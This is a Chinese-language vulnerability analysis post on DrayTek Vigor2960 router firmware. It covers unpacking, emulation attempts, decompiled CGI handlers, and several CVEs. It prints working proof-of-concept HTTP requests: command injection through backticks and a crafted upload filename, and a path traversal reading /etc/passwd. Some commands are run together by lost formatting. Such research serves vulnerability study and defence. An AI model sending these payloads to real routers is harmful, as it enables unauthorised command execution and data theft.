某路由器RCE漏洞分析
原创 侠盗鲁平 2023-10-14 18:30 中国香港
下载地址
使用手册
厂商漏洞列表
架构

根据漏洞通告表述为MIPS架构,可通过qemu的system模式搭建模拟系统实际bin下执行文件镜像为arm小端elf文件,拿到shell上传工具需注意平台文件格斯
环境搭建失败
尝试搭建环境但是失败

UBI文件格式镜像打包文件
ubireader_extract_images Vigor2960_v1.4.1.all
解包释放镜像
ubireader_extract_files Vigor2960_v1.4.1.all
解包释放文件
#配置网络,创建网桥sudo apt-get install bridge-utilssudo brctl addbr Virbr0sudo ifconfig Virbr0 192.168.10.1/24 up #创建tap接口,添加到网桥sudo apt install uml-utilitiessudo tunctl -t tap0sudo ifconfig tap0 192.168.10.11/24 upsudo brctl addif Virbr0 tapsudo qemu-system-arm -M vexpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2" -net nic -net tap,ifname=tap0,script=no,downscript=no -nographic#进入虚拟机后,配置ip地址,测试与主机的连通性ifconfig eth0 192.168.10.2/24 upping 192.168.10.1 -c 10 #回到主机中将squashfs-root文件夹复制到虚拟机scp -r ubifs-root/ root@192.168.10.2:~/mount -o bind /dev ./ubifs-root/devmount -o bind /proc ./ubifs-root/procssh root@192.168.10.2chroot squashfs-root /bin/sh接着启动web服务成功,但未找到vpn全部启动脚本,仅搭建http服务没有任何意义
漏洞
最新版本漏洞,疑似CVE-2023-24229
版本要求 1.5.1.4,作者已删除poc,根据谷歌镜像获得
POST /cgi-bin/mainfunction.cgi HTTP/1.1Host: 192.168.1.1Content-Length: 57Accept: */*Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9,en;q=0.8Cookie: SESSION_ID_VIGOR=Connection: closeaction=commandTable&command=14¶meter=`touch test.txt`
最新版本漏洞,CVE-2023-1009
版本要求
v1.5.1.4
根据poc直接在action中找方法

对value写入v6缓冲区和/tmp/拼接未对字符串进行任何处理,任意文件读取

sub_11B88为向keyword_object.cfg写配置,我们不进入循环,意义不大

https://github.com/xxy1126/Vuln/blob/main/Draytek/1.md
POST /cgi-bin/mainfunction.cgi HTTP/1.1Host: xxxxxxxxContent-Length: 61User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36Content-Type: application/x-www-form-urlencodedAccept: */*Origin: xxxxxxxxReferer: xxxxxxxxxxAccept-Encoding: gzip, deflateAccept-Language: en,zh-CN;q=0.9,zh;q=0.8Cookie: SESSION_ID_VIGOR=7:26EB81E4EA6DC603661320EBD1C938DCConnection: closeaction=doCfgExport&option=/../etc/passwd-&rtick=1663484341535
CVE-2020-8515
版本要求
version<1.5.1
https://cn-sec.com/archives/1423548.html
https://www.secpulse.com/archives/166775.html
反编译main函数,找到action参数的处理函数

跟进subB3E0


对照off_41408


过check函数然后v40和openssl拼接
popen执行命令

poc
https://github.com/imjdl/CVE-2020-8515-PoC
CVE-2020-14472
版本要求
version<1.5.1.1
https://nosec.org/home/detail/4631.html
https://bestwing.me/drayteck-vigor-vulnerability-disclosure.html
全poc
CVE-2020-15415
在1.5.1版本下,当访问cgi-bin/mainfunction.cgi/cvmcfgupload这个路径时,如果content type为text/x-python-script,则在filename中存在命令注入。

跟进sub_12F24

命令拼接触发点如下
poc
POST /cgi-bin/mainfunction.cgi/cvmcfgupload?1=2 HTTP/1.1Host: xxx.xxx.xxx.xxx:xxxxContent-Length: 174Cache-Control: max-age=0Upgrade-Insecure-Requests: 1Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: zh,en;q=0.9,zh-CN;q=0.8,la;q=0.7Connection: close------WebKitFormBoundary`Content-Disposition: form-data; name="abc"; filename="t';id;echo '1_"`Content-Type: text/x-python-script`------WebKitFormBoundary--`
[无真实poc]CVE-2020-19664
https://github.com/peanuts62/bug_poc
[无poc]CNVD-2021-28718
DrayTek Vigor2960 1.5.1.2
[无poc]CNVD-2021-28719
DrayTek Vigor2960 1.5.1.2
[无poc]CVE-2021-43118
- END -